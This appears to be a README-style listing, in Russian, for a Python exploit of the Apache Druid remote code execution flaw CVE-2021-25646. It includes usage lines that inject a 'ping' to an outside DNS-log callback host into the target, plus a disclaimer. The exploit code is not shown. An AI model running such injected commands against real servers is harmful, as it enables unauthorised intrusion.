 j2ekim/cve-2021-25646
Эксплойт на Python для уязвимости удалённого выполнения кода в Apache Druid CVE-2021-25646, позволяющий внедрение команд через специально сформированные HTTP-запросы.

by j2ekim
  python exp.py -u [--url] -c [--command]
  python cve-2021-25646.py -u http://127.0.0.1:8888 -c "ping 5ap7ta.dnslog.cn"

https://www.adminxe.com/2109.html
За любые прямые или косвенные последствия и убытки, вызванные распространением или использованием этого инструмента, ответственность несёт сам пользователь. Автор не несёт за это никакой ответственности.
